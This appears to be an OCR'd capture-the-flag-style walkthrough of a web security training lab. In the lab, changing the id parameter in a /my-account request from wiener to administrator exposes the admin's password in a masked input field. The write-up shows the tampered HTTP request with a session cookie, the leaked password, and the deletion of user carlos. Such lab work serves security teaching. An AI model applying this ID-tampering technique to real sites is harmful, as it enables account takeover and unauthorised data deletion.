
Lab 8 - User ID controlled by request parameter with password disclosure


This lab has user account page that contains the current user's existing password, prefilled in a masked input.
To solve the lab, retrieve the administrator's password, then use it to delete `carlos`.
You can log in to your own account using the following credentials: `wiener:peter`

Possible Vulnerable id parameter



#	Host	Method	URL	Params	Edited
54	https://0a9e006c04cd18efc0f27...	GET	/academyLabHeader		
53	https://0a9e006c04cd18efc0f27...	GET	/my-account?id=wiener	✓	
52	https://0a9e006c04cd18efc0f27...	GET	/academyLabHeader		
51	https://0a9e006c04cd18efc0f27...	GET	/my-account?id=wiener	✓	

Change the request to administrator



Request


Pretty Raw Hex

```
1 GET /my-account?id=administrator HTTP/1.1
2 Host: 0a9e006c04cd18efc0f27ab5004800e2.web-security-academy.net
3 Cookie: session=eRHjzobAGZuv0MdiCcveOANiLNDk7aoj
```

The response has the password. It's hidden on the page via "input required type" tag

```
  Password
</label>
<input required type="hidden" name="csrf" value="VGGeMvVnFbl6DVE7kdW5lpjrIrPzJLZO">
<input required type=password name=password value='iitrs1tugtuvf6libwsv'/>
<button class='button' type='submit'>
   Update password
</button>
```

Login as Admin



My Account

Your username is: administrator

Users

carlos - Delete
wiener - Delete

Delete the Carlos

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete